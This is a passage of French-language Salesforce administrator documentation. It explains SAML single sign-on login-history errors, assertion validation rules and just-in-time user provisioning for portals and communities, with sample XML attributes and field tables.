      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Phone"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.FirstName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Testuser
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.LanguageLocaleKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">en_US
      </saml:AttributeValue>
   </saml:Attribute>
```

```
<saml:Attribute Name="User.CompanyName"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Alias"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserRoleId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">000000000000000
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Mr.
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_CA
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name=" User.FederationIdentifier"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.TimeZoneSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
   </saml:AttributeValue>
</saml:Attribute>
```

```
   <saml:Attribute Name="User.LastName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Lee
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.ProfileId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.IsActive"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.EmailEncodingKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">UTF-8
      </saml:AttributeValue>
   </saml:Attribute>

</saml:AttributeStatement>
```

CONSULTER ÉGALEMENT :

À propos de SAML

## Examen de l'historique des connexions SAML

Lorsqu'un utilisateur se connecte à Salesforce depuis une autre application au moyen de l'authentification unique, les assertions SAML sont transmises à la page de connexion Salesforce. Les assertions sont comparées à celles du certificat d'authentification spécifiées dans Paramètres d'authentification unique, sous Configuration. Si un utilisateur ne parvient pas à se connecter, un message est ajouté à l'historique de connexion qui indique la raison de l'échec. En outre, le Validateur d'assertion SAML peut être automatiquement renseigné avec l'assertion incorrecte.

Pour afficher l'historique des connexions, dans Configuration, saisissez *Historique des connexions* dans la case Recherche rapide, puis sélectionnez **Historique des connexions**. Après avoir consulté l'historique des connexions, vous pouvez partager ces informations avec votre fournisseur d'identité.

Les valeurs suivantes sont possibles :

**Affirmation périmée**
L'horodatage d'une assertion est supérieur à 5 minutes.

> Remarque: Salesforce inclut une tolérance au dérèglement d'horloge de trois minutes. Dans la pratique, cela signifie qu'une assertion peut dépasser sa période d'horodatage de huit minutes ou l'anticiper de trois minutes. Cette durée peut être inférieure si la période de validité de l'assertion est inférieure à cinq minutes.

**Assertion non valide**
Une assertion n'est pas valide. Par exemple, l'élément `<Subject>` d'une assertion est peut-être manquant.

**Public non valide**
La valeur spécifiée dans `<Audience>` doit être `https://saml.salesforce.com`.

**Erreur de configuration/Autorisation désactivée**
Il y a un problème de configuration SAML dans Salesforce. Par exemple, le certificat téléchargé est peut-être corrompu, ou bien la préférence de l'entreprise a peut-être été désactivée. Pour vérifier votre configuration, dans Configuration, saisissez *Paramètres d'authentification unique* dans la case Recherche rapide, puis sélectionnez **Paramètres d'authentification unique**. Récupérez ensuite un exemple d'assertion SAML auprès de votre fournisseur d'identité, puis cliquez sur **Validateur d'assertion SAML**.

**Incompatibilité émetteur**
L'émetteur ou l'ID d'entité spécifié dans une assertion ne correspond pas à l'émetteur spécifié dans votre configuration Salesforce.

**Incompatibilité destinataire**
Le destinataire précisé dans une assertion ne correspond pas à celui précisé dans votre configuration Salesforce.

**Relecture détectée**
La même ID d'assertion a été utilisée plusieurs fois. Les ID d'assertion doivent être uniques dans une même organisation.

**Signature non valide**
La signature dans une assertion ne peut pas être validée par le certificat dans votre configuration Salesforce.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :
- Afficher la configuration

Pour modifier les paramètres :
- Personnaliser l'application

  ET

  Modifier toutes les données

**Erreur de confirmation de sujet**

Le `<Subject>` spécifié dans l'assertion ne correspond pas à la configuration SAML dans Salesforce.

CONSULTER ÉGALEMENT :

À propos de SAML

## Validation des paramètres SAML pour l'authentification unique

Si vos utilisateurs rencontrent des difficultés pour se connecter à Salesforce lorsque vous avez configuré Salesforce pour l'authentification unique, utilisez le Validateur d'assertion SAML et l'historique des connexions afin de valider les assertions SAML envoyées par votre fournisseur d'identité.

1. Obtenez une assertion SAML auprès de votre fournisseur d'identité. L'assertion peut être sous le format XML brut ou codé en base64.

   Si un utilisateur échoue à une tentative de connexion à Salesforce, l'assertion SAML incorrecte est utilisée pour renseigner automatiquement le validateur d'assertion SAML, si possible.

2. Dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique** et cliquez sur **Validateur d'assertion SAML**.
3. Saisissez l'assertion SAML dans la case de texte, puis cliquez sur **Valider**.
4. Partagez les résultats des erreurs de validation avec votre fournisseur d'identité.

CONSULTER ÉGALEMENT :

À propos de SAML

Authentification unique

Meilleures pratiques pour la mise en œuvre d'une authentification unique

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

## Erreurs de validation d'assertions SAML

Salesforce impose les exigences de validité suivantes dans les assertions :

**Déclaration d'authentification**
Le fournisseur d'identité doit insérer un élément `<AuthenticationStatement>` dans l'assertion.

**Instruction Conditions**
Si l'assertion contient une instruction `<Conditions>`, elle doit inclure un horodatage valide.

**Horodatages**
La période de validité précisée dans une affirmation est respectée. De plus, l'horodatage d'une affirmation doit être inférieur à 5 minutes et être égal à plus ou moins 3 minutes, peu importe le paramètre de l'affirmation définissant la période de validité. Ce système permet de faire la différence entre les machines. Les contraintes `NotBefore` et `NotOnOrAfter` doit également être définies et valides.

**Attribut**
Si votre configuration Salesforce est définie sur `Identité est dans un élément Attribut`, l'assertion du fournisseur d'identité doit contenir `<AttributeStatement>`.

Si vous utilisez SAML 1.1, `<AttributeName>` et `<AttributeNamespace>` sont requises dans `<AttributeStatement>`.

Si vous utilisez SAML 2.0, seul `<AttributeName>` est requis.

**Format**
L'attribut `Format` d'une instruction `<Issuer>` doit être défini sur `"urn:oasis:names:tc:SAML:2.0:nameid-format:entity"` ou non défini.

Par exemple :

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

L'exemple suivant est également valide :

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :
- Afficher la configuration

Pour modifier les paramètres :
- Personnaliser l'application

  ET

  Modifier toutes les données

**Émetteur**
L'émetteur précisé dans l'affirmation doit correspondre à celui précisé dans Salesforce.

**Objet**
L'objet de l'assertion doit être résolu avec le nom d'utilisateur Salesforce ou l'ID de fédération de l'utilisateur.

**Public**
La valeur `<Audience>` et requise et doit correspondre à l'`ID d'entité` de la configuration unique. La valeur par défaut est `https://saml.salesforce.com`.

**Destinataire**
Le destinataire spécifié dans une assertion doit correspondre à l'URL de connexion Salesforce spécifiée dans la configuration Salesforce ou au point de destination du jeton OAuth 2.0. Cette portion de l'assertion est obligatoire et est toujours vérifiée.

**Signature**
L'affirmation doit contenir une signature valide. La signature doit être créée à l'aide de la clé privée associée au certificat fourni dans la configuration SAML.

**Destinataire**
Vérifie que le destinataire et l'ID d'organisation reçus par l'assertion correspond au destinataire et à l'ID d'organisation attendus, tels qu'ils sont spécifiés dans la configuration de l'authentification unique. Cette portion de l'assertion est facultative et elle est vérifiée uniquement lorsqu'elle est présente. Par exemple :

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

**Attribut URL de site**
Vérifie si une URL Sites valide est fournie. Les valeurs sont :

- Non fourni
- Vérifié
- URL de site non valide
- HTTPS requis pour l'URL de site
- Le site spécifié est inactif ou a dépassé sa limite de pages

CONSULTER ÉGALEMENT :

À propos de SAML

## À propos du provisionnement à temps pour SAML

Avec le provisionnement à temps, vous pouvez utiliser une assertion SAML pour créer des utilisateurs réguliers et de portail dès leur première tentative de connexion. Il n'est plus nécessaire de créer au préalable des comptes d'utilisateur. Par exemple, si vous venez d'ajouter un employé à votre organisation, il n'est pas nécessaire de créer manuellement l'utilisateur dans Salesforce. Lorsqu'il se connecte avec l'authentification unique, son compte est automatiquement créé, ce qui permet d'économiser en temps et en efforts d'intégration du compte. Le provisionnement à temps fonctionne avec votre fournisseur d'identité SAML pour transmettre les informations utilisateur correctes à Salesforce dans une assertion SAML 2.0. Vous pouvez créer et modifier des comptes de

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

cette façon. Puisque le provisionnement à temps utilise SAML pour communiquer, votre organisation doit disposer d'une authentification unique basée sur SAML activée.

## Avantages du provisionnement à temps

La mise en œuvre du provisionnement à temps peut offrir les avantages ci-dessous à votre organisation.

- **Réduction des frais administratifs :** Le provisionnement par SAML permet aux clients de créer des comptes à la demande, dans le processus d'authentification unique. Il simplifie considérablement le travail d'intégration requis dans les scénarios de provisionnement dynamique des utilisateurs, grâce à la combinaison des processus de provisionnement et d'authentification unique dans un seul message.
- **Augmentation du nombre d'utilisateurs :** Il suffit aux utilisateurs de mémoriser un mot de passe unique pour accéder à leur site principal et à Salesforce. Généralement, les utilisateurs se servent plus régulièrement de l'application Salesforce.
- **Sécurité accrue :** Toutes les stratégies de mot de passe que vous avez établies pour votre réseau d'entreprise s'appliquent également dans Salesforce. De plus, envoyer des informations d'authentification valides pour un utilisateur unique peut accroître la sécurité des utilisateurs ayant accès à des données sensibles.

Configuration requise pour le provisionnement à temps

Provisionnement à temps des portails

Provisionnement juste à temps des Communautés

Erreurs de provisionnement à temps

Le tableau ci-dessous présente les codes d'erreur et les descriptions du provisionnement à temps pour SAML.

CONSULTER ÉGALEMENT :

Configuration requise pour le provisionnement à temps

Provisionnement à temps des portails

Provisionnement juste à temps des Communautés

Erreurs de provisionnement à temps

Exemples d'assertions SAML

Authentification unique

## Configuration requise pour le provisionnement à temps

Le provisionnement à temps nécessite la création d'une assertion SAML. Tenez compte des points suivants lors de la création d'une assertion SAML.

- `Provision Version` est pris en charge en tant qu'attribut facultatif. Si elle n'est pas spécifiée, la valeur par défaut est 1.0. Par exemple :

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- Les ID de profil varient selon l'organisation, même avec des profils standard. Pour faciliter la recherche de nom de profil, Salesforce autorise la recherche de nom de profil en transmettant `ProfileName` dans le champ `ProfileId`.

## Configuration de champ requise pour l'assertion SAML

Pour identifier correctement les objets à créer dans Salesforce, utilisez le préfixe `User.` pour tous les champs transmis dans l'assertion SAML. Dans cet exemple, le préfixe `User.` est ajouté au nom de champ `Username`.

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Les champs standard ci-dessous sont pris en charge.

| Champs | Obligatoire | Commentaires |
|---|---|---|
| `AboutMe` | | |
| `Alias` | | Si elle n'est pas présente, une valeur par défaut est dérivée de Prénom et de Nom. |
| `CallCenter` | | |
| `City` | | |
| `CommunityNickname` | | Si elle n'est pas présente, une valeur par défaut est dérivée du nom d'utilisateur. |
| `CompanyName` | | |
| `Country` | | |
| `DefaultCurrencyIsoCode` | | Dérivée des paramètres de l'organisation. |
| `DelegatedApproverId` | | |
| `Department` | | |
| `Division` | | |
| `Email` | O | Par exemple, `User.Email=test2@salesforce.com` |
| `EmailEncodingKey` | | Si elle n'est pas présente, une valeur par défaut est dérivée des paramètres de l'organisation. |
| `EmployeeNumber` | | |
| `Extension` | | |
| `Télécopie` | | |
| `FederationIdentifier` (insert only) | | S'il est présent, il doit correspondre à l'objet SAML, sinon l'objet SAML est pris à la place. Ne peut être mis à jour avec SAML. |
| `FirstName` | | |
| `ForecastEnabled` | | |
| `IsActive` | | |
| `LastName` | O | |

| Champs | Obligatoire | Commentaires |
|---|---|---|
| `LanguageLocaleKey` | | |
| `LocaleSidKey` | | Si elle n'est pas présente, une valeur par défaut est dérivée des paramètres de l'organisation. |
| `Manager` | | |
| `MobilePhone` | | |
| `Phone` | | |
| `ProfileId` | O | Par exemple, `User.ProfileId=Standard User` |
| `ReceivesAdminInfoEmails` | | |
| `ReceivesInfoEmails` | | |
| `State` | | |
| `Street` | | |
| `TimeZoneSidKey` | | Si elle n'est pas présente, une valeur par défaut est dérivée des paramètres de l'organisation. |
| `Title` | | |
| `Username` (insérer uniquement) | O | Par exemple, `User.Username=test2@test.com`. Ne peut mettre à jour à l'aide de SAML. |
| `UserRoleId` | | Si vide, « aucun rôle » est appliqué par défaut. |
| `Zip` | | |

Configuration requise pour les autres champs :

- Seuls les champs personnalisés de type de texte sont pris en charge.
- Seules les fonctions `insérer` et `mettre à jour` sont prises en charge pour les champs personnalisés.
- Lors de l'utilisation de l'API pour la création d'un utilisateur, vous pouvez transmettre le nouveau nom d'utilisateur dans le champ `User.Nom d'utilisateur`. Vous pouvez également spécifier `User.Identifiant de fédération` s'il est présent. Cependant, les champs `Nom d'utilisateur` et `Identifiant de fédération` ne peuvent être mis à jour avec l'API.

CONSULTER ÉGALEMENT :

À propos du provisionnement à temps pour SAML
Provisionnement à temps des portails
Provisionnement juste à temps des Communautés
salesforce_communities_implementation.pdf

## Provisionnement à temps des portails

Avec le provisionnement à temps des portails (JIT), vous pouvez utiliser une assertion SAML pour créer sur le champ des utilisateurs de portail personnalisé et partenaire dès leur première tentative de connexion. Il n'est plus nécessaire de créer au préalable des comptes

d'utilisateur. Puisque JIT utilise SAML pour communiquer, votre organisation doit disposer d'une authentification unique basée sur SAML activée.

Remarque: Depuis la version Summer '13, les portails clients et les portails partenaires ne sont plus disponibles pour les nouvelles organisations. Les organisations existantes gardent accès à ces portails. Si vous n'avez pas de portail et que vous souhaitez partager aisément des informations avec vos clients ou partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails clients et des portails partenaires peuvent continuer à utiliser leurs portails ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

### Création d'utilisateurs du portail

`Portal ID` et `Organization ID` doivent être spécifiés dans le cadre de l'assertion SAML. Ces deux ID figurent dans la page d'informations sur la société de l'organisation ou du portail. Puisque vous pouvez également provisionner des utilisateurs réguliers, `Portal ID` permet de distinguer une requête de provisionnement normale d'une requête de provisionnement à temps du portail. Si aucun `Portal ID` n'est spécifié, la requête est traitée comme une requête de provisionnement à temps d'un utilisateur régulier de la plate-forme. Les spécifications requises pour la création d'un utilisateur du portail sont présentées ci-dessous.

- Vous devez indiquer un `ID de fédération`. Si l'ID appartient à un compte utilisateur existant, le compte est mis à jour. Si le compte utilisateur est inactif, il est mis à jour mais laissé inactif sauf si `User.IsActive` dans l'assertion JIT est défini sur true. S'il n'existe aucun compte utilisateur avec cet `ID de fédération`, le système crée un utilisateur.
- Si le portail n'est pas activé par auto-inscription et que de nouveaux profils et rôles d'utilisateur par défaut ne sont pas spécifiés, le champ `User.ProfileId` doit contenir un nom de profil valide ou un ID associé au portail. De plus, le champ `User.PortalRole` doit contenir un nom ou un ID de rôle du portail valide.

  Remarque: Le `User.Role` doit être nul.

### Création et modification de comptes

Créez ou modifiez un compte en spécifiant un `ID de compte` valide ou à la fois `Account.AccountNumber` et `Account.Name`.

- La correspondance est basée sur `Account.AccountNumber`. Si plusieurs comptes sont trouvés, une erreur s'affiche. Sinon, le compte est mis à jour.
- Si aucune correspondance de compte n'est trouvée, un compte est créé.
- Vous devez spécifier le `Account.Owner` dans l'assertion SAML et vous assurer que la sécurité au niveau du champ de `Account.AccountNumber` est définie sur visible pour le profil de ce propriétaire.

### Création et modification de contacts

Créez ou modifiez un contact en spécifiant un ID de contact valide dans `User.Contact`, ou `User.Contact` et `User.Contact`.

- La correspondance est basée sur le `Contact.Email`. Si plusieurs contacts sont trouvés, une erreur s'affiche. Sinon, le contact est mis à jour.
- Si aucune correspondance de contact n'est trouvée, un contact est créé.

## Champs pris en charge pour l'assertion SAML du portail

Pour identifier correctement les objets à créer dans Salesforce, vous devez utiliser un préfixe. Dans l'assertion SAML, utilisez le préfixe `Account.` pour tous les champs du schéma Compte (par exemple `Account.AccountId`) et `Contact.` pour tous les champs du schéma Contact. Dans cet exemple, le préfixe `Contact.` est ajouté au nom de champ `Email`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

En plus des champs standard pris en charge pour les utilisateurs réguliers du provisionnement à temps SAML, ces champs sont pris en charge pour les comptes.

| Champs | Obligatoire | Commentaires |
|---|---|---|
| `Facturation` | | Rue\|Ville\|État\|Codepostal\|Pays |
| `Chiffre d'affaires annuel` | | |
| `Description` | | |
| `Télécopie` | | |
| `FederationIdentifier` (insert only) | O | S'il est présent, il doit correspondre à l'objet SAML, sinon l'objet SAML est pris à la place. Ne peut être mis à jour en utilisant SAML. |
| `Est un portail client` | | |
| `Est un partenaire` | | |
| `Nombre d'employés` | | |
| `Forme juridique` | | |
| `Téléphone` | | |
| `Rôle du portail` | O | Utilisez `Travailleur` pour tous les utilisateurs de portail. |
| `Note` | | |
| `Rue` | | |
| `Symbole` | | |
| `UserRoleId` | | Si vide, « aucun rôle » est appliqué par défaut. |
| `Site Web` | | |
| `Code postal` | | |

En plus des champs standard pris en charge pour les utilisateurs réguliers du provisionnement à temps SAML, ces champs sont pris en charge pour les contacts.

| Champs | Obligatoire | Commentaires |
|---|---|---|
| Date de naissance | | |
| Peut autoriser l'auto-inscription du portail | | Nom\|Téléphone |
| Département | | |
| Description | | |
| Ne pas appeler | | |
| Télécopie | | |
| A choisi de ne pas recevoir d'e-mail | | |
| A choisi de ne pas recevoir de fax | | |
| Téléphone (domicile) | | |
| Source de la piste | | |
| Publipostage | | Rue\|Ville\|État\|Codepostal\|Pays |
| MobilePhone | | |
| Propriétaire | | |
| Autres | | Rue\|Ville\|Région\|Codepostal\|Pays |
| Autre téléphone | | |
| Téléphone | | |
| Civilité | | |
| Fonction | | |

CONSULTER ÉGALEMENT :

- À propos du provisionnement à temps pour SAML
- Configuration requise pour le provisionnement à temps
- Provisionnement juste à temps des Communautés
- salesforce_communities_implementation.pdf

## Provisionnement juste à temps des Communautés

Avec le provisionnement juste à temps (JIT) pour les communautés, vous pouvez utiliser une assertion SAML afin de créer sur-le-champ des utilisateurs de communautés de clients et de partenaires la première fois qu'ils tentent de se connecter depuis un fournisseur d'identité. Cela évite la création préalable de comptes utilisateur. Puisque JIT utilise SAML pour communiquer, votre organisation doit avoir l'authentification unique basée sur SAML activée. Vous pouvez ensuite travailler avec le fournisseur d'identité en vue de générer les assertions SAML nécessaires pour le JIT.

### Paramètres d'authentification unique SAML

Suivez les instructions de Configuration des paramètres SAML pour l'authentification unique avec `SAML activé`. Définissez les valeurs requises pour votre configuration et insérez également les valeurs ci-dessous en fonction de votre communauté pour le provisionnement JIT.

1. Cochez l'option `Provisionnement utilisateur activé`.

   **Remarque:**

   - Le provisionnement juste à temps nécessite un ID de fédération dans le type de l'utilisateur. Dans `Type d'ID utilisateur SAML`, sélectionnez « L'assertion contient l'ID de fédération de l'objet Utilisateur ».
   - Si votre fournisseur d'identité a déjà utilisé le nom d'utilisateur Salesforce, informez-le qu'il doit utiliser l'ID de fédération.

2. L'**ID d'entité** doit être unique dans toute votre organisation et commencer par `https`. Deux configurations SAML ne peuvent pas avoir avec le même **ID d'entité** dans la même organisation. Spécifiez si vous souhaitez utiliser le domaine de base (`https://saml.salesforce.com`) ou l'URL de communauté (par exemple `https://acme.force.com/clients`) pour **ID d'entité**. Vous devez partager ces informations avec votre fournisseur d'identité.

   **Conseil:** Vous utilisez généralement l'URL de communauté comme ID d'entité. Si vous offrez des services Salesforce à Salesforce, vous devez spécifier l'URL de communauté.

3. Dans `Type d'ID utilisateur SAML`, sélectionnez `L'assertion contient l'ID de fédération de l'objet Utilisateur`. Si votre fournisseur d'identité a déjà utilisé le nom d'utilisateur Salesforce, informez-le qu'il doit utiliser l'ID de fédération.

### Création et modification d'utilisateurs de communauté

L'assertion SAML nécessite les éléments ci-dessous.

- Une URL de `destinataire`. Elle correspond à l'URL de connexion à la communauté dans la page de détail Paramètres d'authentification unique SAML de votre organisation. L'URL se présente comme suit :

  ```
  https://<community_URL>/login?so=<orgID>
  ```

  Par exemple, `Recipient="https://acme.force.com/clients/login?so=00DD0000000JsCM"` où `acme.force.com/clients` est la page d'accueil de la communauté et `00DD0000000JsCM` est l'`ID d'organisation`.

  Si un Certificat de déchiffrement d'assertion a été chargé dans les Paramètres d'authentification unique SAML de l'organisation, insérez l'ID du certificat dans l'URL à l'aide du paramètre `sc`, par exemple `Recipient="https://acme.force.com/clients/login?so=00DD0000000JsCM&sc=0LE000000Dp"` où`0LE000000Dp` correspond à l'ID du certificat.

- Salesforce tente de mettre en correspondance l'`ID du certificat` dans l'objet de l'assertion SAML (ou dans un élément d'attribut, selon la définition de l'Emplacement de l'identité SAML dans les Paramètres d'authentification unique SAML) avec le champ `FederationIdentifier` d'un enregistrement utilisateur existant.

  1. Si un enregistrement utilisateur correspondant est détecté, Salesforce utilise les attributs de l'assertion SAML pour mettre à jour les champs spécifiés.
  2. Si aucun enregistrement utilisateur correspondant n'est détecté, Salesforce recherche dans les contacts sous l'`ID de compte` spécifié (`Contact.Account` ou `Account.AccountNumber`) une correspondance avec l'ID du compte (`User.ContactId`) ou l'e-mail (`Contact.Email`).
     i. Si un enregistrement de contact correspondant est détecté, Salesforce utilise les attributs de l'assertion SAML pour mettre à jour les champs du contact spécifié, puis insère un nouvel enregistrement utilisateur.

ii. Si aucun enregistrement de contact correspondant n'est trouvé, Salesforce recherche dans les comptes une correspondance basée sur `Contact.Account` ou sur les deux éléments `Account.AccountNumber` et `Account.Name` spécifiés dans l'assertion SAML. Si une correspondance est trouvée, Salesforce met à jour les enregistrements de contact et d'utilisateur existants du compte.

   i. Si un enregistrement de compte correspondant est détecté, Salesforce insère un nouvel enregistrement utilisateur et met à jour les enregistrements du compte en fonction des attributs fournis dans l'assertion SAML.

   ii. Si aucun enregistrement de compte correspondant n'est détecté, Salesforce insère un nouvel enregistrement de compte, un nouvel enregistrement de contact et un nouvel enregistrement d'utilisateur basés sur les attributs fournis dans l'assertion SAML.

Dans la requête d'un compte utilisateur inactif, le compte utilisateur est mis à jour, mais laissé inactif sauf si `User.IsActive` est défini sur true dans l'assertion JIT. Si aucun compte utilisateur ne correspond à cet `ID de fédération`, le système crée un utilisateur.

- Si l'auto-inscription n'est pas activée pour la communauté, et qu'aucun profil ou rôle utilisateur nouveau par défaut n'est spécifié, le champ `User.ProfileId` doit contenir un nom de profil valide ou un ID associé à la communauté.

Salesforce tente de mettre en correspondance l'`ID de fédération` dans l'objet de l'assertion SAML avec le champ `FederationIdentifier` d'un enregistrement utilisateur existant.

Remarque: Salesforce prend également en charge les champs personnalisés dans l'objet User de l'assertion SAML. Tout attribut de l'assertion qui commence par `User` est analysé en tant que champ personnalisé. Par exemple, l'attribut `User.NumberOfProductsBought__c` de l'assertion est placé dans le champ `NumberOfProductsBought` pour l'utilisateur provisionné. Les champs personnalisés ne sont pas pris en charge pour les comptes ou les contacts.

## Champs pris en charge pour l'assertion SAML de la communauté

Pour identifier correctement les objets à créer dans Salesforce, vous devez utiliser un préfixe. Dans l'assertion SAML, utilisez le préfixe `Account.` pour tous les champs du schéma Compte (par exemple `Account.AccountId`) et `Contact.` pour tous les champs du schéma Contact. Dans cet exemple, le préfixe `Contact.` est ajouté au nom de champ `Email`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

En plus des champs standard pris en charge pour les utilisateurs habituels du provisionnement juste à temps SAML, les champs ci-dessous sont pris en charge pour les comptes.

| Champs | Obligatoire | Commentaires |
|---|---|---|
| `Facturation` | | Rue\|Ville\|État\|Codepostal\|Pays |
| `Chiffre d'affaires annuel` | | |
| `Description` | | |
| `Télécopie` | | |
| `FederationIdentifier` (insérer uniquement) | Y | S'il est présent, il doit correspondre à l'objet SAML, sinon l'objet SAML est pris à la place. Ne peut pas être mis à jour en utilisant SAML. |

| Champs | Obligatoire | Commentaires |
|---|---|---|
| Est un portail client | | |
| Est un partenaire | | |
| Nombre d'employés | | |
| Forme juridique | | |
| Téléphone | | |
| Rôle du portail | | |
| Notation | | |
| Rue | | |
| TickerSymbol | | |
| UserRoleId | | Si vide, « aucun rôle » est appliqué par défaut. |
| Site Web | | |
| Code postal | | |

En plus des champs standard pris en charge pour les utilisateurs habituels du provisionnement juste à temps SAML, ces champs ci-dessous sont pris en charge pour les contacts.

| Champs | Obligatoire | Commentaires |
|---|---|---|
| Date de naissance | | |
| Peut autoriser l'auto-inscription du portail | | Nom\|Téléphone |
| Service | | |
| Description | | |
| Ne pas appeler | | |
| Télécopie | | |
| A choisi de ne pas recevoir d'e-mail | | |
| A choisi de ne pas recevoir de fax | | |
| Téléphone (domicile) | | |
| Source de la piste | | |
| Publipostage | | Rue\|Ville\|État\|Codepostal\|Pays |
| Téléphone mobile | | |

| Champs | Obligatoire | Commentaires |
|---|---|---|
| `Propriétaire` | | |
| `Autre` | | Rue\|Ville\|État\|Codepostal\|Pays |
| `Autre téléphone` | | |
| `Téléphone` | | |
| `Civilité` | | |
| `Fonction` | | |

